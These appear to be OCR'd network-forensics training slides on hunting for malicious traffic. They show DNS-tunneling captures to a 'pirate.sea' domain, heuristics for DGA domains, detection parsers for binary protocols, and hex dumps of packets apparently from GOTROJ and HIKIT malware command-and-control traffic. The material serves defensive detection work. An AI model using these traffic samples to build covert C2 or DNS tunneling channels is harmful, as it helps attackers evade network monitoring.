1037	53	Standard query 0x7ec6 TXT OJPOBEOBKEICGPBICDEIGNHCJHKMMBNGPLABCGELFAHFIKKPLENJOOAEBJDOEDG.IHNJCKHMMOBPGBMCBEGFLHAIFKKLPNEOJAPBEDJEOGDIIJNLCMHOMPBBHCMEBFG.HLIAKFLKNPOE
1037	53	Standard query 0x7ec6 TXT OJPOBEOBKEICGPBICDEIGNHCJHKMMBNGPLABCGELFAHFIKKPLENJOOAEBJDOEDG.IHNJCKHMMOBPGBMCBEGFLHAIFKKLPNEOJAPBEDJEOGDIIJNLCMHOMPBBHCMEBFG.HLIAKFLKNPOE
1037	53	Standard query 0x7ec7 TXT LIMNOCOBJDNDCGNKCDEIGNHCJHKMMBNGPLABCGELFAHFIKKPLENJOOAEBJDOEDG.IHNJCKHMMOBPGBMCBEGFLHAIFKKLPNEOJAPBEDJEOGDIIJNLCMHOMPBBHCMEBFG.HLIAKFLKNPOE
1037	53	Standard query 0x7ec7 TXT LIMNOCOBJDNDCGNKCDEIGNHCJHKMMBNGPLABCGELFAHFIKKPLENJOOAEBJDOEDG.IHNJCKHMMOBPGBMCBEGFLHAIFKKLPNEOJAPBEDJEOGDIIJNLCMHOMPBBHCMEBFG.HLIAKFLKNPOE

- Open Resolvers (Recursive) vs Authoritative DNS Servers
- Resolved IP shows up in alias.ip, effectively giving you passive DNS for your network
- Dynamic DNS is still a problem, lookup IP's resolved and follow them and examine source host
- DNS can be used as C2 or signaling (e.g. DNS CAT)
- Hostname consecutive consonants is a good place to for DGA type domains
- Analysis.service = 'dns single request response'
- Dual Service Integration
  - DNS -> HTTP,SMTP,SSH,RDP,HTTPS,et



DNS




No.	Time	Source	Destination	Protocol	Length	Info
1	0.0…	10.0.2.30	10.0.2.20	DNS	82	Standard query 0x12b0 NULL vaaaakardli.pirate.sea
2	0.0…	10.0.2.20	10.0.2.30	DNS	103	Standard query response 0x12b0 NULL vaaaakardli.pirate.sea NULL vaaaakardli.pirate.sea
3	0.0…	10.0.2.30	10.0.2.20	DNS	103	Standard query 0x30df NULL laegpumiplhhpz12ynd1efljwlkjcgwy.pirate.sea
4	0.0…	10.0.2.20	10.0.2.30	DNS	144	Standard query response 0x30df NULL laegpumiplhhpz12ynd1efljwlkjcgwy.pirate.sea NULL laegpumiplhhpz12ynd1efljwlkjcgwy.pirate.sea
5	0.0…	10.0.2.30	10.0.2.20	DNS	88	Standard query 0x4f0e NULL yrbi02.pirate.sea OPT
6	0.0…	10.0.2.20	10.0.2.30	DNS	137	Standard query response 0x4f0e NULL yrbi02.pirate.sea NULL yrbi02.pirate.sea
7	0.0…	10.0.2.30	10.0.2.20	DNS	123	Standard query 0x6d3d NULL zi03aA-Aaahhh-Drink-mal-ein-J\344germeister-.pirate.sea OPT
8	0.0…	10.0.2.20	10.0.2.30	DNS	166	Standard query response 0x6d3d NULL zi03aA-Aaahhh-Drink-mal-ein-J\344germeister-.pirate.sea NULL zi03aA-Aaahhh-Drink-mal-ein-J\344germeister-.pirate.sea
9	0.0…	10.0.2.30	10.0.2.20	DNS	132	Standard query 0x8b6c NULL zi04aA-La-fl\373te-na\357ve-fran\347aise-est-retir\351-\340-Cr\350te.pirate.sea OPT
10	0.0…	10.0.2.20	10.0.2.30	DNS	184	Standard query response 0x8b6c NULL zi04aA-La-fl\373te-na\357ve-fran\347aise-est-retir\351-\340-Cr\350te.pirate.sea NULL zi04aA-La-fl\373te-na\357ve-fran\347aise-est-retir\351-\340-Cr\350te.pirate.s…
11	0.0…	10.0.2.30	10.0.2.20	DNS	138	Standard query 0xa99b NULL zi05aAbBcCdDeEfFgGhHiIjJkKlLmMnNoOpPqQrRsStTuUvVwWxXyYzZ.pirate.sea OPT
12	0.0…	10.0.2.20	10.0.2.30	DNS	196	Standard query response 0xa99b NULL zi05aAbBcCdDeEfFgGhHiIjJkKlLmMnNoOpPqQrRsStTuUvVwWxXyYzZ.pirate.sea NULL zi05aAbBcCdDeEfFgGhHiIjJkKlLmMnNoOpPqQrRsStTuUvVwWxXyYzZ.pirate.sea
13	0.0…	10.0.2.30	10.0.2.20	DNS	118	Standard query 0xc7ca NULL zi1aaA0123456789\274\275\276\277\300\301\302\303\304\305\306\307\310\311\312\313\314\315\316\317.pirate.sea OPT
14	0.0…	10.0.2.20	10.0.2.30	DNS	156	Standard query response 0xc7ca NULL zi1aaA0123456789\274\275\276\277\300\301\302\303\304\305\306\307\310\311\312\313\314\315\316\317.pirate.sea NULL zi1aaA0123456789\274\275\276\277\300\301\302\303\304\305\306\307\310\311\312\313\314\315\316\317.pirate.sea
15	0.0…	10.0.2.30	10.0.2.20	DNS	134	Standard query 0xe5f9 NULL zi1baA\320\321\322\323\324\325\326\327\330\331\332\333\334\335\336\337\340\341\342\343\344\345\346\347\350\351\352\353\354\355\356\357\360\361\362\363\364\365…
16	0.0…	10.0.2.20	10.0.2.30	DNS	188	Standard query response 0xe5f9 NULL zi1baA\320\321\322\323\324\325\326\327\330\331\332\333\334\335\336\337\340\341\342\343\344\345\346\347\350\351\352\353\354\355\356\357\360\361\362\36…
17	0.0…	10.0.2.30	10.0.2.20	DNS	88	Standard query 0x0428 NULL sbhi1c.pirate.sea OPT
18	0.0…	10.0.2.20	10.0.2.30	DNS	96	Standard query response 0x0428 NULL sbhi1c.pirate.sea NULL sbhi1c.pirate.sea
19	0.0…	10.0.2.30	10.0.2.20	DNS	88	Standard query 0x2257 NULL obsi1d.pirate.sea OPT
20	0.0…	10.0.2.20	10.0.2.30	DNS	95	Standard query response 0x2257 NULL obsi1d.pirate.sea NULL obsi1d.pirate.sea
21	0.0…	10.0.2.30	10.0.2.20	DNS	88	Standard query 0x4086 NULL obli1e.pirate.sea OPT
22	0.0…	10.0.2.20	10.0.2.30	DNS	93	Standard query response 0x4086 NULL obli1e.pirate.sea NULL obli1e.pirate.sea
23	0.0…	10.0.2.30	10.0.2.20	DNS	323	Standard query 0x5eb5 NULL rcyadY\306\352\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y.\327S\32…
24	0.0…	10.0.2.20	10.0.2.30	DNS	1092	Standard query response 0x5eb5 NULL rcyadY\306\352\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y…
25	0.0…	10.0.2.30	10.0.2.20	DNS	323	Standard query 0x7ce4 NULL rdeadZi\352\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Z.z\312\344Zz…
26	0.0…	10.0.2.20	10.0.2.30	DNS	1476	Standard query response 0x7ce4 NULL rdeadZi\352\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Z.z\…
27	0.0…	10.0.2.30	10.0.2.20	DNS	323	Standard query 0x9b13 NULL rdkadZ\306\352\3647D\314\345Z\327\352\3647D\314\345Z\327\352\3647D\314\345Z\327\352\3647D\314\345Z\327\352\3647D\314\345Z\327\352\3647D\314\345Z\327\352\3647D…
28	1.0…	10.0.2.30	10.0.2.20	DNS	323	Standard query 0xb942 NULL rdkad0i\353g\301M\316\3460Ang\301M\316\3460Ang\301M\316\3460Ang\301M\316\3460Ang\301M\316\3460Ang\301M\316\3460Ang\301M\316\3460.Ang\301M\316\3460Ang\301M\316…
29	2.0…	10.0.2.30	10.0.2.20	DNS	323	Standard query 0xd771 NULL rdkad0\306\353w\311L\320\3470\330Tw\311L\320\3470\330Tw\311L\320\3470\330Tw\311L\320\3470\330Tw\311L\320\3470\330Tw\311L\320\3470\330Tw\311L\320\3470.\330Tw\3…
30	3.0…	10.0.2.30	10.0.2.20	DNS	323	Standard query 0xf5a0 NULL rdhad1i\353M\321P\322\3501A\313M\321P\322\3501A\313M\321P\322\3501A\313M\321P\322\3501A\313M\321P\322\3501A\313M\321P\322\3501A\313M\321P\322\3501.A\313M\321P…
31	4.0…	10.0.2.30	10.0.2.20	DNS	323	Standard query 0x13cf NULL rdhad1\306\3532\331T\324\3511\330\3532\331T\324\3511\330\3532\331T\324\3511\330\3532\331T\324\3511\330\3532\331T\324\3511\330\3532\331T\324\3511\330\3532\331T…

RSA

FILES

- Analysis.file
- Filetype
  - (Forensic Fingerprint)
- Extension
- Filename
- Attachment
- Combine with Service



Service Type Other

Least Understood Service Type

- Service = 0
- Catch all for traffic that was unable to associated with a well known protocol
- Any programming language allows you to open a socket and communicate. Can create your own protocol.
- Often Binary protocols (QQ, Spotify, etc)

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Service Type Other


Binary_Streams.lua

- Reads first 256 bytes of request and response streams
- If the combined 512 bytes has more than 310 non-ASCII printable bytes, it fires in Binary_Handshake
- Pair with first_carve_!dns and Other traffic, look for beaconing, counts, SYN beaconing followed by successful connections

Binary_Indicators.lua

- Reads the first 8 bytes of a request stream and compares the value of each byte to the payload frame size for that packet.
- Reads the first 16 bytes of a request stream and compares each word to the payload frame size and then does the same but reads the word in Little Endian
- If either of these conditions match it fires Binary_Indicator

long connection	A session with a lifetime > 30 seconds
suspicious other	A TCP session with a service type of OTHER, payload > 0 and the TCP_SYN flag was seen



BINARY TRAFFIC ANALYSIS

- Mostly Not ASCII-Printable Payload
- Can be Encoded, Encrypted, or Anything Else
- Stages of Analysis
  - Identification of Binary Protocol Payload
  - Session Entropy
  - Per-Payload Entropy
  - Session Byte Frequency Analysis
  - Per-Payload Byte Frequency Analysis
  - Payload Header/Session Byte Frequency Analysis
- Functional Payload Headers – Custom Protocols
  - IDENT
  - Transmit
  - Receive
  - Length
  - Control

RSA

BINARY TRAFFIC ANALYSIS

PAYLOAD HEADER ANALYSIS

- Begin at 0
- Move in Segments of 1 Byte/2 Bytes (Word)/4 Bytes (DWORD)
  - Because 2^0, 2^1, 2^2
- Look at columns
- Observe Byte Similarity Across Session/Request/Response
  - Always Same [Commonly IDENT]
  - Same in Request [Commonly TX/RX]
  - Same in Response [Commonly TX/RX]
  - Always Changing Within Short Range [Commonly Control]
  - Always Changing [TX/RX Len or Data]
    - Decimal Value < Payload Size [TX/RX Len]
  - Mathmatical Byte Patterns Repeating
    - Every Payload
    - Every Request
    - Every Response

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BINARY TRAFFIC ANALYSIS

```
00 1c 7f 31 14 7e 3c 08  f6 d5 22 02 08 00 45 00   ...1.~<. ..".E.
00 2f 5d 0d 40 00 7d 06  0d 8c 0a 99 26 4f 6b b5   ./].@.}. ....&Ok.
f6 92 ea 18 01 bb 9d 90  3f 93 fb 4d 0e f2 50 18   ........ ?..M..P.
02 01 95 b5 00 00 ac 53  ac a6 ac ac ac            ......S ....
```

```
00 00 0c 9f f0 01 00 1c  7f 31 14 7e 08 00 45 00   ........ .1.~..E.
00 37 f5 98 40 00 36 06  bb f8 6b b5 f6 92 0a 99   .7..@.6. ..k.....
26 4f 01 bb ea 18 fb 4d  0f 00 9d 90 40 4e 50 18   &O.....M ....@NP.
01 c9 ff 30 00 00 d8 27  d8 d0 d8 d8 d8 a9 af b1   ...0...' ........
b6 ab ac b9 d2                                     .....
```

```
00 1c 7f 31 14 7e 3c 08  f6 d5 22 02 08 00 45 00   ...1.~<. ..".E.
00 75 60 43 40 00 7d 06  0a 10 0a 99 26 4f 6b b5   .u`C@.}. ....&Ok.
f6 92 ea 18 01 bb 9d 90  40 64 fb 4d 0f 0f 50 18   ........ @d.M..P.
02 01 b2 5e 00 00 c6 b5  a3 b5 b5 af a9 a8 a8 a7   ...^.... ........
ab a3 c6 c6 c6 c6 c6 c6  c6 b3 b5 a3 b4 a8 a7 ab   ........ ........
a3 c6 c6 c6 c6 c6 c6 c6  c6 c6 c6 c6 c6 c6 c6 c6   ........ ........
c6 c6 af a2 c6 c6 b5 b2  a7 b2 a3 c6 c6 c6 b2 bf   ........ ........
b6 a3 c6 c6 c6 c6 c6 c6  c6 c6 a2 a3 b0 af a5 a3   ........ ........
c6 eb ec                                           ...
```


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BINARY TRAFFIC ANALYSIS

```
00 1c 7f 31 14 7e 3c 08  f6 d5 22 02 08 00 45 00   ...1.~<. ..".....E.
00 2f 5d 0d 40 00 7d 06  0d 8c 0a 99 26 4f 6b b5   ./].@.}. ....&Ok.
f6 92 ea 18 01 bb 9d 90  3f 93 fb 4d 0e f2 50 18   ........ ?..M..P.
02 01 95 b5 00 00 ac 53  ac a6 ac ac ac            ......S ....
```

```
00 00 0c 9f f0 01 00 1c  7f 31 14 7e 08 00 45 00   ........ .1.~..E.
00 37 f5 98 40 00 36 06  bb f8 6b b5 f6 92 0a 99   .7..@.6. ..k.....
26 4f 01 bb ea 18 fb 4d  0f 00 9d 90 40 4e 50 18   &O.....M ....@NP.
01 c9 ff 30 00 00 d8 27  d8 d0 d8 d8 d8 a9 af b1   ...0...' ........
b6 ab ac b9 d2                                     .....
```

```
00 1c 7f 31 14 7e 3c 08  f6 d5 22 02 08 00 45 00   ...1.~<. ..".....E.
00 75 60 43 40 00 7d 06  0a 10 0a 99 26 4f 6b b5   .u`C@.}. ....&Ok.
f6 92 ea 18 01 bb 9d 90  40 64 fb 4d 0f 0f 50 18   ........ @d.M..P.
02 01 b2 5e 00 00 c6 b5  a3 b5 b5 af a9 a8 a8 a7   ...^.... ........
ab a3 c6 c6 c6 c6 c6 c6  c6 b3 b5 a3 b4 a8 a7 ab   ........ ........
a3 c6 c6 c6 c6 c6 c6 c6  c6 c6 c6 c6 c6 c6 c6 c6   ........ ........
c6 c6 af a2 c6 c6 b5 b2  a7 b2 a3 c6 c6 c6 b2 bf   ........ ........
b6 a3 c6 c6 c6 c6 c6 c6  c6 c6 a2 a3 b0 af a5 a3   ........ ........
c6 eb ec                                           ...
```


RSA

BINARY TRAFFIC ANALYSIS

GOTROJ

```
00 1c 7f 31 14 7e 3c 08  f6 d5 22 02 08 00 45 00   ...1.~<. ..".E.
00 2f 5d 0d 40 00 7d 06  0d 8c 0a 99 26 4f 6b b5   ./].@.}. ....&Ok.
f6 92 ea 18 01 bb 9d 90  3f 93 fb 4d 0e f2 50 18   ........ ?..M..P.
02 01 95 b5 00 00 ac 53  ac a6 ac ac ac            ......S ....
```

```
00 00 0c 9f f0 01 00 1c  7f 31 14 7e 08 00 45 00   ........ .1.~..E.
00 37 f5 98 40 00 36 06  bb f8 6b b5 f6 92 0a 99   .7..@.6. ..k.....
26 4f 01 bb ea 18 fb 4d  0f 00 9d 90 40 4e 50 18   &O.....M ....@NP.
01 c9 ff 30 00 00 d8 27  d8 d0 d8 d8 d8 a9 af b1   ...0...' ........
b6 ab ac b9 d2                                     .....
```

```
00 1c 7f 31 14 7e 3c 08  f6 d5 22 02 08 00 45 00   ...1.~<. ..".E.
00 75 60 43 40 00 7d 06  0a 10 0a 99 26 4f 6b b5   .u`C@.}. ....&Ok.
f6 92 ea 18 01 bb 9d 90  40 64 fb 4d 0f 0f 50 18   ........ @d.M..P.
02 01 b2 5e 00 00 c6 b5  a3 b5 b5 af a9 a8 a8 a7   ...^.... ........
ab a3 c6 c6 c6 c6 c6 c6  c6 b3 b5 a3 b4 a8 a7 ab   ........ ........
a3 c6 c6 c6 c6 c6 c6 c6  c6 c6 c6 c6 c6 c6 c6 c6   ........ ........
c6 c6 af a2 c6 c6 b5 b2  a7 b2 a3 c6 c6 c6 b2 bf   ........ ........
b6 a3 c6 c6 c6 c6 c6 c6  c6 c6 a2 a3 b0 af a5 a3   ........ ........
c6 eb ec                                           ...
```


RSA

BINARY TRAFFIC ANALYSIS

```
00 10 db ff 20 01 00 23  eb 85 c6 60 08 00 45 00   .... ..# ...`..E.
00 54 32 d5 40 00 7e 06  e4 62 4a d7 27 de 57 f3   .T2.@.~. .bJ.'.W.
1a c4 05 42 01 bb 33 7b  a8 fd b6 15 e8 9e 50 18   ...B..3{ ......P.
fa f0 d5 bd 00 00 27 bc  b0 37 16 bf a2 17 22 bc   ......'. .7....".
b0 37 2e b8 b0 37 92 bd  b0 37 33 bc b0 37 4e bc   .7...7.. .73..7N.
c7 37 46 bc de 37 53 bc  c9 37 48 bc c5 37 16 bc   .7F..7S. .7H..7..
91 37                                              .7
```

```
00 00 0c 07 ac 01 00 10  db ff 20 01 08 00 45 00   ........ .. ...E.
00 56 6c 11 40 00 74 06  b5 24 57 f3 1a c4 4a d7   .Vl.@.t. .$W...J.
27 de 01 bb 05 42 b6 15  e8 9e 33 7b a9 29 50 18   '....B.. ..3{.)P.
fa f0 cf a9 00 00 1f a8  c9 04 2e ab db 24 1a a8   ........ .....$..
c9 04 18 ac c9 04 4d ab  c9 04 09 a8 c9 04 2a a8   ......M. ......*.
e7 04 29 a8 fb 04 31 a8  f8 04 2f a8 fd 04 31 a8   ..)...1. ../...1.
f0 04 2d a8                                        ..-.
```

```
00 00 0c 07 ac 01 00 10  db ff 20 01 08 00 45 00   ........ .. ...E.
00 68 6c 27 40 00 74 06  b4 fc 57 f3 1a c4 4a d7   .hl'@.t. ..W...J.
27 de 01 bb 05 42 b6 15  e8 cc 33 7b ad 51 50 18   '....B.. ..3{.QP.
f6 c8 4b 27 00 00 c0 3e  a4 2e f1 3d b6 0e c6 3e   ..K'...> ...=...>
a4 2e c9 3a a4 2e 92 3d  a4 2e e8 3e a4 2e ba af   ...:...= ...>....
a1 90 72 fd b8 6b 43 cf  46 c6 81 d0 67 79 c4 3e   ..r..kC. F...gy.>
a4 2e c1 3e a4 2e c0 3e  a4 2e c0 3e a4 2e c0 3e   ...>...> ...>...>
a4 2e c0 3e a4 2e                                  ...>..
```


RSA

BINARY TRAFFIC ANALYSIS

```
00 10 db ff 20 01 00 23  eb 85 c6 60 08 00 45 00   .... ..# ...`..E.
00 54 32 d5 40 00 7e 06  e4 62 4a d7 27 de 57 f3   .T2.@.~. .bJ.'.W.
1a c4 05 42 01 bb 33 7b  a8 fd b6 15 e8 9e 50 18   ...B..3{ ......P.
fa f0 d5 bd 00 00 27 bc  b0 37 16 bf a2 17 22 bc   ......'. .7....".
b0 37 2e b8 b0 37 92 bd  b0 37 33 bc b0 37 4e bc   .7...7.. .73..7N.
c7 37 46 bc de 37 53 bc  c9 37 48 bc c5 37 16 bc   .7F..7S. .7H..7..
91 37                                              .7
```

```
00 00 0c 07 ac 01 00 10  db ff 20 01 08 00 45 00   ........ .. ...E.
00 56 6c 11 40 00 74 06  b5 24 57 f3 1a c4 4a d7   .Vl.@.t. .$W...J.
27 de 01 bb 05 42 b6 15  e8 9e 33 7b a9 29 50 18   '....B.. ..3{.)P.
fa f0 cf a9 00 00 1f a8  c9 04 2e ab db 24 1a a8   ........ .....$..
c9 04 18 ac c9 04 4d ab  c9 04 09 a8 c9 04 2a a8   ......M. ......*.
e7 04 29 a8 fb 04 31 a8  f8 04 2f a8 fd 04 31 a8   ..)...1. ../...1.
f0 04 2d a8                                        ..-.
```

```
00 00 0c 07 ac 01 00 10  db ff 20 01 08 00 45 00   ........ .. ...E.
00 68 6c 27 40 00 74 06  b4 fc 57 f3 1a c4 4a d7   .hl'@.t. ..W...J.
27 de 01 bb 05 42 b6 15  e8 cc 33 7b ad 51 50 18   '....B.. ..3{.QP.
f6 c8 4b 27 00 00 c0 3e  a4 2e f1 3d b6 0e c6 3e   ..K'...> ...=...>
a4 2e c9 3a a4 2e 92 3d  a4 2e e8 3e a4 2e ba af   ...:...= ...>....
a1 90 72 fd b8 6b 43 cf  46 c6 81 d0 67 79 c4 3e   ..r..kC. F...gy.>
a4 2e c1 3e a4 2e c0 3e  a4 2e c0 3e a4 2e c0 3e   ...>...> ...>...>
a4 2e c0 3e a4 2e                                  ...>..
```


RSA

BINARY TRAFFIC ANALYSIS

HIKIT

```
00 10 db ff 20 01 00 23  eb 85 c6 60 08 00 45 00   .... ..# ...`..E.
00 54 32 d5 40 00 7e 06  e4 62 4a d7 27 de 57 f3   .T2.@.~. .bJ.'.W.
1a c4 05 42 01 bb 33 7b  a8 fd b6 15 e8 9e 50 18   ...B..3{ ......P.
fa f0 d5 bd 00 00 27 bc  b0 37 16 bf a2 17 22 bc   ......'. .7....".
b0 37 2e b8 b0 37 92 bd  b0 37 33 bc b0 37 4e bc   .7...7.. .73..7N.
c7 37 46 bc de 37 53 bc  c9 37 48 bc c5 37 16 bc   .7F..7S. .7H..7..
91 37                                              .7
```

```
00 00 0c 07 ac 01 00 10  db ff 20 01 08 00 45 00   ........ .. ...E.
00 56 6c 11 40 00 74 06  b5 24 57 f3 1a c4 4a d7   .Vl.@.t. .$W...J.
27 de 01 bb 05 42 b6 15  e8 9e 33 7b a9 29 50 18   '....B.. ..3{.)P.
fa f0 cf a9 00 00 1f a8  c9 04 2e ab db 24 1a a8   ........ .....$..
c9 04 18 ac c9 04 4d ab  c9 04 09 a8 c9 04 2a a8   ......M. ......*.
e7 04 29 a8 fb 04 31 a8  f8 04 2f a8 fd 04 31 a8   ..)...1. ../...1.
f0 04 2d a8                                        ..-.
```

```
00 00 0c 07 ac 01 00 10  db ff 20 01 08 00 45 00   ........ .. ...E.
00 68 6c 27 40 00 74 06  b4 fc 57 f3 1a c4 4a d7   .hl'@.t. ..W...J.
27 de 01 bb 05 42 b6 15  e8 cc 33 7b ad 51 50 18   '....B.. ..3{.QP.
f6 c8 4b 27 00 00 c0 3e  a4 2e f1 3d b6 0e c6 3e   ..K'...> ...=...>
a4 2e c9 3a a4 2e 92 3d  a4 2e e8 3e a4 2e ba af   ...:...= ...>....
a1 90 72 fd b8 6b 43 cf  46 c6 81 d0 67 79 c4 3e   ..r..kC. F...gy.>
a4 2e c1 3e a4 2e c0 3e  a4 2e c0 3e a4 2e c0 3e   ...>...> ...>...>
a4 2e c0 3e a4 2e                                  ...>..
```


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BINARY TRAFFIC ANALYSIS

```
6c 9c ed 19 41 33 64 a0  e7 43 83 42 08 00 45 00   l...A3d. .C.B..E.
00 ce 33 06 40 00 7e 06  cc 5d cd b2 84 b8 6b 96   ..3.@.~. .]....k.
3e c5 f6 de 16 00 70 89  a2 af 23 28 27 2b 50 18   >.....p. ..#('+P.
fa f0 09 51 00 00 58 6a  6a 68 6a a6 00 00 00 4c   ...Q..Xj jhj....L
01 00 00 78 9c 4b 63 60  60 98 03 c4 ac 40 cc 04   ...x.Kc` `....@..
c4 e7 f8 20 74 70 6a 51  59 66 72 aa 42 40 62 72   ... tpjQ Yfr.B@br
b6 82 11 03 dd 01 c8 0d  02 8c cc 72 2c 40 fa 0c   ........ ...r,@..
3b 90 e0 60 60 e0 92 0b  d2 0c 37 f2 36 d6 0d f0   ;..``... ..7.6...
71 0e 77 75 32 21 d6 2c  05 20 36 29 ce 28 03 b1   q.wu2!., . 6).(..
ff 00 3d ca c1 c6 c0 f0  4c e8 3d 5c 9e 11 08 41   ..=..... L.=\...A
c0 24 46 8b 41 26 1a a2  e6 80 13 03 c3 d9 eb 4d   .$F.A&.. .......M
35 0c 0c 4f ca 41 b2 2d  40 39 10 7e 00 c4 76 37   5..O.A.- @9.~..v7
9b 6a 16 2c ef a8 61 bd  d1 54 63 12 ab c5 f0 c1   .j.,..a. .Tc.....
90 93 e1 ff 7f 06 06 00  fc f3 24 ec               ........ ..$.

64 a0 e7 43 83 42 6c 9c  ed 19 41 33 08 00 45 28   d..C.Bl. ..A3..E(
00 3e 60 63 40 00 77 06  a6 68 6b 96 3e c5 cd b2   .>`c@.w. .hk.>...
84 b8 16 00 f6 de 23 28  27 2b 70 89 a3 55 50 18   ......#( '+p..UP.
ff 59 7e bd 00 00 58 6a  6a 68 6a 16 00 00 00 01   .Y~...Xj jhj.....
00 00 00 78 9c 63 00 00  00 01 00 01               ...x.c.. ....

64 a0 e7 43 83 42 6c 9c  ed 19 41 33 08 00 45 28   d..C.Bl. ..A3..E(
00 54 60 9c 40 00 77 06  a6 19 6b 96 3e c5 cd b2   .T`.@.w. ..k.>...
84 b8 16 00 f6 de 23 28  27 2b 70 89 a3 55 50 18   ......#( '+p..UP.
